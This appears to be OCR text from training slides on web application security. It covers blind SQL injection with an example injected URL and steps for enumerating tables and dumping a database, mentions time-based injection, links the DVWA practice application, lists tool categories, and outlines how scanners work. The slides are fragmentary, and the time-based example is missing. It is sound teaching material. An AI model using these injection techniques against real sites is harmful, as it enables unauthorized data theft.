
So but how do we actually take advantage of this? Above we only asked the database for trivial question but you can for example also use the following url:
`https://my-shop.com?article=4 AND substring(database_version(),1,1) = 2`

Most of the time you start by finding which type of database is used, based on the type of database you can find the system tables of the database you can enumerate all the tables present in the database. With this information you can start getting information from all the tables and you are able to dump the database. Be aware that this approach might not work if the privileges of the database are setup correctly (meaning the system tables cannot be queried with the user used to connect from the web application to the database).


Another way is called a time based SQL injection, in this case you will ask the database to wait before returning the result. You might need to use this if you are totally blind so there is no difference between the response you can use for example:

Damn Vulnerable Web Application (DVWA) >> http://www.dvwa.co.uk







- Web Vulnerability Scanners
- Proxies
- Browser Plugins
- Automation APIs
- Static Analysis Scanners
- Exploitation Frameworks




Modification
Analysis
Recording

HOW WEB SCANNERS WORK?








1. CRAWL LINKS/DIRECTORIES/RESOURCES

2. SEND PRE-DEFINED ATTACKS TO RESOURCES FOUND

3. RECORD VULNERABILITIES

4. CREATES REPORTS AND FACILITATE RETESTS...


WEB SERVERS

